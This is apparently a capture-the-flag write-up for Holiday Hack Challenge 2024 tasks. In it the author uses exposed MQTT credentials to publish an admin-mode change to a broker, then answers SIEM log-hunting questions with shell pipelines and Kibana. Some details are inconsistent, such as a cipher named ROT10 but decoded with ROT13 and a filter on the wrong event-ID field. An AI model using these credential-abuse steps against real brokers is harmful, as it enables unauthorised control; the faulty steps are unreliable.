
One of the messages mentions the santafeed MQTT topic:
Additional messages available in santafeed
We can subscribe to the santafeed MQTT topic in MQTTX GUI:

We can also utilize MQTTX-CLI to connect to the service and subscribe to the santafeed MQTT topic:
mqttx init
? Select MQTTX CLI output mode Text
? Select the default MQTT protocol MQTT
? Enter the default MQTT broker host 104.197.232.1
? Enter the default MQTT port 1883
? Enter the maximum reconnect times for MQTT connection 10
? Enter the default username for MQTT connection authentication elfmonitor
? Enter the default password for MQTT connection authentication SiteElfMonitorRole
Configuration file created/updated at /home/kali/.mqttx-cli/config

mqttx sub -t santafeed
✔ Connected
✔ Subscribed to santafeed
topic: santafeed, qos: 0
Santa is on his way to the North Pole

topic: santafeed, qos: 0
Sixteen elves launched operation: Idemcerybu

topic: santafeed, qos: 0
superAdminMode=true
We identify superAdminMode=true and singleAdminMode=false as some parameters. In addition, we can see from the message Sixteen elves launched operation: Idemcerybu that the code name for the elves’ secret operation is Idemcerybu
After submitting the answer Idemcerybu in the objectives tab, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] SantaVision C challenge!
Santa Vision Challenge C (Gold)
When speaking with Ribb Bonbowford after the silver completion, he reveals a hint for gold:
Ribb Bonbowford
(Gold hint) Sometimes the answers are in the quiet moments. Pay attention to every feed and signal—you may find what you’re looking for hidden deep in the streams.
Analyzing the previous challenge answer - elves’ secret operation Idemcerybu … This could be encoded using a cipher. We identified the correct one to be ROT10 and used CyberChef with the ROT13 recipe to decode the answer: Snowmobile
After submitting the answer Snowmobile in the objectives tab, we obtain the gold challenge award.
Achievement
Congratulations! You have completed the [Gold] SantaVision C challenge!
Santa Vision Challenge D
There are too many admins. Demote Wombley and Alabaster with a single MQTT message to correct the northpolefeeds feed. What type of contraption do you see Santa on?
Santa Vision Challenge D (Silver)
SendingsingleAdminMode=true to the santafeed changes the monitor images as the elfmonitor user.
If we monitor the northpolefeeds topic, it changes the images to serve from hhc2024santatopsecreteasyimages376919542:
Before:
./static/images/monitor1.png,./static/images/monitor2.png,./static/images/monitor3.png,./static/images/monitor4.png,./static/images/monitor5.png,./static/images/monitor6.png,./static/images/monitor7.png,./static/images/monitor8.png
After:
./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-1.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-2.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-3.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-4.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-5.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-6.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-7.png,./static/images/hhc2024santatopsecreteasyimages376919542/santa376919542-8.png
This results in new images of Santa on a pogo stick:

After submitting the answer pogo stick in the objectives tab, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] SantaVision D challenge!
Santa Vision Challenge D (Gold)
When speaking with Ribb Bonbowford after the silver completion, he reveals a hint for gold:
Ribb Bonbowford
(Gold hint) Think about the kind of ride Santa would take in a world filled with innovation. His vehicle of choice might surprise you—pay attention to the futuristic details.
SendingsingleAdminMode=true to the santafeed changes the monitor images as the santashelper2024 user.
CLI MQTTX:
mqttx init
? Select MQTTX CLI output mode Text
? Select the default MQTT protocol MQTT
? Enter the default MQTT broker host 104.197.232.1
? Enter the default MQTT port 1883
? Enter the maximum reconnect times for MQTT connection 10
? Enter the default username for MQTT connection authentication santashelper2024
? Enter the default password for MQTT connection authentication *******************************
Configuration file created/updated at /home/kali/.mqttx-cli/config

mqttx pub -t santafeed -m 'singleAdminMode=true'
✔ Connected
✔ Message published

mqttx sub -t northpolefeeds
✔ Connected
✔ Subscribed to northpolefeeds
topic: northpolefeeds, qos: 0
./static/images/hhc2024santatopsecretimages835826406/santa835826406-1.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-2.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-3.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-4.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-5.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-6.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-7.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-8.png
Graphical MQTTX:

If we monitor the northpolefeeds topic, it changes the images to serve from hhc2024santatopsecretimages835826406:
Before:
./static/images/monitor1.png,./static/images/monitor2.png,./static/images/monitor3.png,./static/images/monitor4.png,./static/images/monitor5.png,./static/images/monitor6.png,./static/images/monitor7.png,./static/images/monitor8.png
After:
./static/images/hhc2024santatopsecretimages835826406/santa835826406-1.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-2.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-3.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-4.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-5.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-6.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-7.png,./static/images/hhc2024santatopsecretimages835826406/santa835826406-8.png
This results in new images of Santa on a hovercraft:

After submitting the answer hovercraft in the objectives tab, we obtain the gold challenge award.
Achievement
Congratulations! You have completed the [Gold] SantaVision D challenge!
Elf Stack
Help the ElfSOC analysts track down a malicious attack against the North Pole domain.
Navigating to the North-West point on the map to Fitzy Shortstack, we obtain information on our next challenge of Elf Stack.
When speaking with Fitzy Shortstack, we obtain the following hints:
Elf Stack Intro
I’m part of the ElfSOC that protects the interests here at the North Pole. We built the Elf Stack SIEM, but not everybody uses it. Some of our senior analysts choose to use their command line skills, while others choose to deploy their own solution. Any way is possible to hunt through our logs!
Elf Stack Fields
If you are using your command line skills to solve the challenge, you might need to review the configuration files from the containerized Elf Stack SIEM.
Elf Stack WinEvent
One of our seasoned ElfSOC analysts told me about a great resource to have handy when hunting through event log data. I have it around here somewhere, or maybe it was online. Hmm.
Elf Stack PowerShell
Our Elf Stack SIEM has some minor issues when parsing log data that we still need to figure out. Our ElfSOC SIEM engineers drank many cups of hot chocolate figuring out the right parsing logic. The engineers wanted to ensure that our junior analysts had a solid platform to hunt through log data.
Elf Stack Hard - Email1
I was on my way to grab a cup of hot chocolate the other day when I overheard the reindeer talking about playing games. The reindeer mentioned trying to invite Wombley and Alabaster to their games. This may or may not be great news. All I know is, the reindeer better create formal invitations to send to both Wombley and Alabaster.
Elf Stack Hard - Email2
Some elves have tried to make tweaks to the Elf Stack log parsing logic, but only a seasoned SIEM engineer or analyst may find that task useful.
After clicking on the terminal challenge, we are presented with some quick start instructions followed by the Elf Stack welcome page where we can select our difficulty (Easy / Hard), download required files, and get help.
Welcome to Elf Stack! Here are some quick instructions to help you get started:
- Select a mode and click “Start Challenge” to begin.
- Use the “Back to Main Page” button to return to the main menu and restart your session.
- Click “Download” to download log files or containerized SIEM files.
- Access detailed help anytime by clicking the “Help” button.
Initialization
The Download button provides us with the required file links to download. Lets do that now:
wget https://hhc24-elfstack.holidayhackchallenge.com/download_file/log_chunk_2.log.zip
wget https://hhc24-elfstack.holidayhackchallenge.com/download_file/elf-stack-siem-with-logs.zip
wet https://hhc24-elfstack.holidayhackchallenge.com/download_file/log_chunk_1.log.zip
find . -name '*.zip' -exec unzip {} \;
ls -la
drwx------ kali kali 4.0 KB Wed Oct 9 17:13:00 2024 elf-stack-siem
.rwx------ kali kali 74 MB Thu Oct 10 11:13:38 2024 elf-stack-siem-with-logs.zip
.rwx------ kali kali 1.7 GB Tue Oct 1 18:22:01 2024 log_chunk_1.log
.rwx------ kali kali 38 MB Tue Oct 8 14:59:16 2024 log_chunk_1.log.zip
.rwx------ kali kali 1.7 GB Tue Oct 1 18:26:37 2024 log_chunk_2.log
.rwx------ kali kali 36 MB Tue Oct 8 14:59:16 2024 log_chunk_2.log.zip
The Help button provides us with a description of the challenge options and Elf Stack SIEM. There are is a Easy Mode (Silver) and Hard Mode (Gold) we need to complete for the full completion. Lets build the ELK Stack using Docker:
Per the elf-stack-siem/docker-compose.yml file:
elasticsearchuses TCP ports 9200 and 9300logstashuses TCP ports 1514kibanauses TCP port 5601
Lets create our ELF Stack SIEM via docker:
docker compose up setup
docker compose up
It automatically ingests the logs and takes about 20-30 minutes.

Logging in with elastic:ELFstackLogin! at http://localhost:5601 and head to Analytics -> Discover where we can see all 2.3 million data points available for analyzing.

Elf Stack Easy Mode (Silver)
Q1: How many unique values are there for the event_source field in all logs?
cat *.log | cut -d ' ' -f4 | sort | uniq -c | sort -n
    269 AuthLog
   1398 SnowGlowMailPxy
   7476 GreenCoat
  34679 NetflowPmacct
2299324 WindowsEvent
Elf Stack SIEM: We can use the Field statistics and check the event_source field, and click on the Action button to the right of the field that will Explore in Lens. We can then see the top 10 values and change the view to Tabular.

Answer: 5
Q2: Which event_source has the fewest number of events related to it?
See Easy Mode (Silver) question 2.
Answer: AuthLog
Q3: Using the event_source from the previous question as a filter, what is the field name that contains the name of the system the log event originated from?
cat *.log | grep 'AuthLog' | head -n1
<134>1 2024-09-15T00:10:01-04:00 kringleSSleigH AuthLog - - - {"timestamp": "2024-09-15T03:10:01.304953-04:00", "hostname": "kringleSSleigH", "service": "CRON[4863]:", "message": "pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)"}
Elf Stack SIEM: We can use the Toggle dialog with details to see all the fields and find the exact one being event.hostname
Answer: event.hostname
Q4: Which event_source has the second highest number of events related to it?
See Easy Mode (Silver) question 2.
Answer: NetflowPmacct
Q5: Using the event_source from the previous question as a filter, what is the name of the field that defines the destination port of the Netflow logs?
cat *.log | grep 'NetflowPmacct' | head -n1
<134>1 2024-09-15T10:37:43-04:00 kringleconnect NetflowPmacct - - - {"event_type": "purge", "ip_src": "172.24.25.93", "ip_dst": "172.24.25.25", "port_src": 29994, "port_dst": 808, "ip_proto": "tcp", "timestamp_start": "2024-09-15T10:37:43-04:00", "timestamp_end": "0000-00-00T00:00:00-00:00", "packets": 1, "bytes": 40, "src_host": "SnowSentry.northpole.local", "dst_host": ""}
Elf Stack SIEM: We can use the Toggle dialog with details to see all the fields and find the exact one being event.port_dst
Answer: event.port_dst
Q6: Which event_source is related to email traffic?
cat *.log | grep 'SnowGlowMailPxy' | head -n 1
<134>1 2024-09-15T08:26:14-04:00 SecureElfGwy SnowGlowMailPxy - - - {"From": "[email protected]", "To": "[email protected]", "Subject": "Welcome to the North Pole!", "Date": null, "Message-ID": "<532A9346-9F5F-4C29-BD40-CA171DD0E7DE@SecureElfGwy.northpole.local>", "Return-Path": "[email protected]", "Body": "Dear asnowball04,\n\nI wanted to inform you that we have a new team member joining us, [New Hire]. They will be joining our department as [Job Title]. Please extend a warm welcome and assist them with any necessary introductions and onboarding processes.\n\nLooking forward to working together!\n\nBest regards,\nelf_user00\n", "Received_Time": "2024-09-15T08:26:14-04:00", "ReceivedIP1": "172.24.25.25", "ReceivedIP2": "172.24.25.20"}
Elf Stack SIEM: We can use the Toggle dialog with details to see all the fields and find the exact one being event.Body where it has the email message body text.
Answer: SnowGlowMailPxy
Q7: Looking at the event source from the last question, what is the name of the field that contains the actual email text?
See Easy Mode (Silver) question 6.
Answer: event.Body
Q8: Using the GreenCoat event_source, what is the only value in the hostname field?
cat *.log | grep 'GreenCoat' | cut -d ' ' -f3 | sort -u
SecureElfGwy
Elf Stack SIEM: We can use the Toggle dialog with details to see all the fields and find the exact one being event.hostname where it contains the only value.
Answer: SecureElfGwy
Q9: Using the GreenCoat event_source, what is the name of the field that contains the site visited by a client in the network?
cat *.log | grep 'GreenCoat' | cut -d ' ' -f8- | head -n1 | jq -r
{
  "ip": "172.24.25.93",
  "user_identifier": "elf_user03",
  "timestamp": "2024-09-15T05:57:55-04:00",
  "method": "CONNECT",
  "url": "disc601.prod.do.dsp.mp.microsoft.com:443",
  "http_protocol": "HTTP/1.1",
  "status_code": 200,
  "response_size": 0,
  "protocol": "HTTPS",
  "additional_info": "outgoing via 172.24.25.25",
  "host": "SnowSentry"
}
Elf Stack SIEM: We can use the Toggle dialog with details to see all the fields and find the exact one being event.urlwhere it contains the site URL the client visited.

Answer: event.url
Q10: Using the GreenCoat event_source, which unique URL and port (URL:port) did clients in the TinselStream network visit most?
cat *.log | grep 'GreenCoat' | cut -d ' ' -f8- | jq -r .url | sort | uniq -c | sort -rn | head -n1
    150 pagead2.googlesyndication.com:443
Elf Stack SIEM: We can use the Field statistics and check the event.url field, where the top value is listed on 5,000 sample records.

Answer: pagead2.googlesyndication.com:443
Q11: Using the WindowsEvent event_source, how many unique Channels is the SIEM receiving Windows event logs from?
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -r '.Channel // empty' | sort | uniq -c | sort -n
     50 Windows PowerShell
    191 System
  11751 Microsoft-Windows-PowerShell/Operational
  17713 Microsoft-Windows-Sysmon/Operational
2268402 Security
Elf Stack SIEM: We can use the Field statistics and check the event.Channel field, and click on the Action button to the right of the field that will Explore in Lens. We can then see the top 10 values and change the view to Tabular.

Answer: 5
Q12: What is the name of the event.Channel (or Channel) with the second highest number of events?
See Easy Mode (Silver) question 11.
Answer: Microsoft-Windows-Sysmon/Operational
Q13: Our environment is using Sysmon to track many different events on Windows systems. What is the Sysmon Event ID related to loading of a driver?
Per Microsoft - Sysinternals Sysmon Events, Event ID 6: Driver loaded - Logs when a driver is loaded, including details about its signing status.
Answer: 6
Q14: What is the Windows event ID that is recorded when a new service is installed on a system?
Per UltimateWindowSecurity -Log Events, Event ID 4697: A service was installed in the system.
Answer: 4697
Q15: Using the WindowsEvent event_source as your initial filter, how many user accounts were created?
Per Windows Security Log Events, Event ID 4720: A user account was created.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -r 'select(.EventRecordID==4720)' | wc -l
0
Elf Stack SIEM: We can use the + button on the top-right to add a new filter on the event.EventRecordID field for the specific value of 4720. However, no results.
Answer: 0
After submitting the last answer - Congratulations! Your results have been recorded. , and we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] Elf Stack challenge!
Elf Stack Hard Mode (Gold)
Q1: What is the event.EventID number for Sysmon event logs relating to process creation?
Per Microsoft - Sysinternals Sysmon Events, Event ID 1: Process creation - Logs when a process is created, including command line arguments and parent process information.
Answer: 1
Q2: How many unique values are there for the event_source field in all of the logs?
See Easy Mode (Silver) question 1.
Answer: 5
Q3: What is the event_source name that contains the email logs?
See Easy Mode (Silver) question 6.
Answer: SnowGlowMailPxy
